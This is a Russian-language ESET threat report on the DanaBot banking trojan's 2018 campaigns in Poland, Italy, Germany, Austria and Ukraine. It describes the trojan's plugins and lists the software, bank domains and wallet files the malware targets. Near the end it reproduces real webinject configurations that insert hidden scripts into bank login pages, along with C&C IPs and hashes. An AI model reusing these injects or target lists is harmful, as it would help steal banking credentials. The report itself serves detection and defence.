АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Банковский троян DanaBot атакует пользователей в странах Европы

25 сентября 2018 года

Недавно мы зафиксировали всплеск активности банковского трояна DanaBot, обнаруженного ранее в этом году. Вредоносное ПО первоначально использовалось в атаках, нацеленных на Австралию, затем операторы переключились на Польшу и расширили географию – сейчас мы наблюдаем кампании в Италии, Германии, Австрии, а в сентябре 2018 года и на Украине.

DanaBot – банковский троян с модульной архитектурой, впервые описанный Proofpoint в мае 2018 года после обнаружения в спам-кампаниях в Австралии. Троян написан на Delphi, имеет мультикомпонентную и мультиэтапную архитектуру, большинство функций реализовано как плагины. На момент первого обнаружения вредоносная программа находилась на этапе активной разработки.

Новые атаки

Всего через две недели после первых кампаний в Австралии DanaBot обнаружили в атаке, нацеленной на польских пользователей. Согласно нашим исследованиям, эта атака продолжается до сих пор и остается наиболее масштабной и активной в данный момент. Чтобы скомпрометировать жертв, операторы используют электронные письма, имитирующие счета от различных компаний (см. рисунок ниже). Используется сочетание скриптов PowerShell и VBS, известное как Brushaloader.



Рисунок 1. Образец спам-письма из кампании DanaBot в Польше в сентябре 2018

В начале сентября специалисты ESET открыли несколько меньших кампаний, нацеленных на банки в Италии, Германии и Австрии. Использовалась та же схема распространения трояна, что и в польской кампании. В дополнение к этой разработке 8 сентября 2018 года ESET открыла новую атаку DanaBot, ориентированную на украинских пользователей. Программное обеспечение и сайты, используемые в этих атаках, перечислены в конце поста.

На рисунке ниже показан резкий рост числа обнаружений DanaBot в конце августа и сентябре 2018 года, по данным телеметрии ESET.



Рисунок 2. Детектирование DanaBot продуктами ESET в течение последних двух месяцев

Доработки плагинов

DanaBot имеет модульную архитектуру. В основе большинства его функций – плагины. Следующие плагины были упомянуты как часть кампании, нацеленной на австралийских пользователей, в мае 2018 года:

— **VNC** – устанавливает соединение с компьютером жертвы и удаленно управляет им;
— **Sniffer** – внедряет вредоносный скрипт в браузер жертвы, как правило, при посещении банковских сайтов;
— **Stealer** – собирает пароли из широкого спектра приложений (браузеры, FTP-клиенты, VPN-клиенты, чаты и почтовые клиенты, онлайн-покер и пр.);
— **TOR** – устанавливает TOR прокси и обеспечивает доступ к сайтам .onion.

По данным нашего исследования, атакующие внесли изменения в плагины DanaBot после ранее описанных кампаний.

В августе 2018 года атакующие начали использовать плагин TOR для обновления списка C&C серверов с y7zmcwurl6nphcve.onion. Этот плагин потенциально может быть использован для создания скрытого канала связи между злоумышленником и жертвой, хотя пока у нас нет доказательств такого использования.

Кроме того, атакующие пополнили список Stealer-плагинов 64-битной версией, скомпилированной 25 августа 2018 года, расширив список софта, на который потенциально может быть нацелена атака DanaBot.

Наконец в начале сентября 2018 года был добавлен RDP-плагин. В его основе проект RDPWrap с открытым исходным кодом, обеспечивающий подключение к удаленному рабочему столу на Windows-машинах, которые обычно его не поддерживают.

Можно предположить несколько причин, по которым разработчики DanaBot добавили еще один плагин для удаленного доступа, помимо VNC. Во-первых, протокол RDP с меньшей вероятностью блокируется брандмауэрами. Во-вторых, RDPWrap позволяет нескольким пользователям одновременно использовать один и тот же компьютер, что позволяет атакующим производить разведку, пока жертва использует машину.

Вывод

Мы выяснили, что DanaBot все еще активно используется и развивается, а в последнее время и тестируется в Европе. Новые функции, появившиеся в последних кампаниях, указывают на то, что операторы DanaBot продолжают использовать модульную архитектуру, чтобы увеличить охват и результативность.

Продукты ESET детектируют и блокируют все компоненты и плагины DanaBot.

Софт

Целевое ПО в европейских кампаниях

```
*electrum*.exe*
*electron*.exe*
*expanse*.exe*
*bitconnect*.exe*
*coin-qt-*.exe*
```

```
*ethereum*.exe*
*-qt.exe*
*zcash*.exe*
*klient*.exe*
*comarchcryptoserver*.exe*
*cardserver*.exe*
*java*.exe*
*jp2launcher*.exe*
```

Целевое ПО в украинской кампании

С 8 сентября 2018 года кампания DanaBot нацелена на следующее корпоративное банковское ПО и инструменты удаленного доступа:

```
*java*.exe*
*jp2launcher*.exe*
*srclbclient*.exe*
*mtbclient*.exe*
*start.corp2*.exe*
*javaw.*exe*
*node*.exe*
*runner*.exe*
*ifobsclient*.exe*
*bank*.exe*
*cb193w*.exe*
*clibankonlineen*.exe*
*clibankonlineru*.exe*
*clibankonlineua*.exe*
*eximclient*.exe*
*srclbclient*.exe*
*vegaclient*.exe*
*mebiusbankxp*.exe*
*pionner*.exe*
*pcbank*.exe*
*qiwicashier*.exe*
*tiny*.exe*
*upp_4*.exe*
*stp*.exe*
*viewpoint*.exe*
*acdterminal*.exe*
*chiefterminal*.exe*
*cc*.exe*
inal*.exe*
*uniterm*.exe*
*cryptoserver*.exe*
*fbmain*.exe*
*vncviewer*.exe*
*radmin*.exe*
```

Целевые домены

Обратите внимание, что в конфигурации используются символы подстановки, поэтому список содержит только порталы, которые можно идентифицировать.

Италия

```
- credem.it
- bancaeuro.it
- csebo.it
```

- inbank.it
- bancopostaimpresaonline.poste.it
- bancobpm.it
- bancopopolare.it
- ubibanca.com
- icbpi.it
- bnl.it
- banking4you.it
- bancagenerali.it
- ibbweb.tecmarket.it
- gruppocarige.it
- finecobank.com
- gruppocarige.it
- popso.it
- bpergroup.net
- credit-agricole.it
- cariparma.it
- chebanca.it
- creval.it
- bancaprossima.com
- intesasanpaoloprivatebanking.com
- intesasanpaolo.com
- hellobank.it

Германия
- bv-activebanking.de
- commerzbank.de
- sparda.de
- comdirect.de
- deutsche-bank.de
- berliner-bank.de
- norisbank.de
- targobank.de

Австрия
- sparkasse.at
- raiffeisen*.at
- bawagpsk.com

Украина

Домены добавлены 14 сентября 2018 года:
- bank.eximb.com
- oschadbank.ua
- client-bank.privatbank.ua

Домены добавлены 17 сентября 2018 года:
- online.pumb.ua
- creditdnepr.dp.ua

Веб-почта
- mail.vianova.it
- mail.tecnocasa.it
- MDaemon Webmail
- email.it
- outlook.live.com
- mail.one.com
- tim.it

- mail.google
- tiscali.it
- roundcube
- horde
- webmail*.eu
- webmail*.it

Криптовалютные кошельки

```
*\wallet.dat*
*\default_wallet*
```

Примеры конфигурации кампаний в Польше, Италии, Германии и Австрии

```
set_url https://bgk24.pl/* GP
data_before
<head>
data_end
data_inject
<script id="myjs3">
window.rem777bname = "%bot_id%";
</script>
<script id="myjs1" src="my9rep/myjs28_frr_s42.js"></script>
<script id="myjs2">
myrem = function (a){document.getElementById(a).parentNode.removeChild(document.getElementById(a))};
myrem("myjs1");myrem("myjs2");myrem("myjs3");
delete myrem;delete rem777bname;
</script>
data_end
data_after
data_end
```

```
set_url https://online.nestbank.pl/bim-webapp/nest/log* GP
data_before
wej</title>
data_end
data_inject
<script id="myjs3">
window.rem777bname = "%bot_id%";
</script>
<script id="myjs1" src="my9rep/myjs28_frr_s46.js"></script>
<script id="myjs2">
myrem = function (a){document.getElementById(a).parentNode.removeChild(document.getElementById(a))};
myrem("myjs1");myrem("myjs2");myrem("myjs3");
delete myrem;delete rem777bname;
</script>
data_end
data_after
data_end
```

```
set_url https://www.credem.it/* GP
data_before
class="support"
data_end

data_inject
 style="display:none"
data_end

data_after
data_end
```

Индикаторы заражения

Серверы, используемые DanaBot

Обратите внимание, что Active означает наличие вредоносного контента по состоянию на 20 сентября 2018 года.

```
45.77.51.69 (Active)
45.77.54.180 (Active)
45.77.231.138 (Active)
45.77.96.198 (Active)
178.209.51.227 (Active)
37.235.53.232 (Active)
149.154.157.220 (Active)
95.179.151.252 (Active)
95.216.148.25 (Inactive)
95.216.171.131 (Inactive)
159.69.113.47 (Inactive)
159.69.83.214 (Inactive)
159.69.115.225 (Inactive)
176.119.1.102 (Inactive)
176.119.1.103 (Active)
176.119.1.104 (Active)
176.119.1.109 (Inactive)
176.119.1.110 (Active)
176.119.1.111 (Active)
176.119.1.112 (Active)
176.119.1.114 (Inactive)
176.119.1.116 (Active)
176.119.1.117 (Inactive)
104.238.174.105 (Active)
144.202.61.204 (Active)
149.154.152.64 (Active)
```

Примеры хешей

Обратите внимание, что новые сборки основных компонентов выпускаются примерно каждые 15 минут – то есть здесь могут быть приведены не последние доступные хеши.

Вектор заражения в Европе: 782ADCF9EF6E479DEB31FCBD37918C5F74CE3CAE (VBS/TrojanDownloader.Agent.PYC)
Вектор заражения на Украине: 79F1408BC9F1F2AB43FA633C9EA8EA00BA8D15E8 (JS/TrojanDropper.Agent.NPQ)
Дроппер: 70F9F030BA20E219CF0C92CAEC9CB56596F21D50 (Win32/TrojanDropper.Danabot.I)
Даунлоадер: AB0182423DB78212194EE773D812A5F8523D9FFD (Win32/TrojanDownloader.Danabot.I)
Основной модуль (x86): EA3651668F5D14A2F5CECC0071CEB85AD775872C (Win32/Spy.Danabot.F)
Основной модуль (x64): 47DC9803B9F6D58CF06BDB49139C7CEE037655FE (Win64/Spy.Danabot.C)

Плагины

RDP: C31B02882F5B8A9526496B06B66A5789EBD476BE (Win32/Spy.Danabot.H)
Stealer (x86): 3F893854EC2907AA45A48FEDD32EE92671C80E8D (Win32/Spy.Danabot.C)
Stealer (x64): B93455B1D7A8C57F68A83F893A4B12796B1E636C (Win64/Spy.Danabot.E)
Sniffer: DBFD8553C66275694FC4B32F9DF16ADEA74145E6 (Win32/Spy.Danabot.B)
VNC: EBB1507138E28A451945CEE1D18AEDF96B5E1BB2 (Win32/Spy.Danabot.D)
TOR: 73A5B0BEE8C9FB4703A206608ED277A06AA1E384 (Win32/Spy.Danabot.G)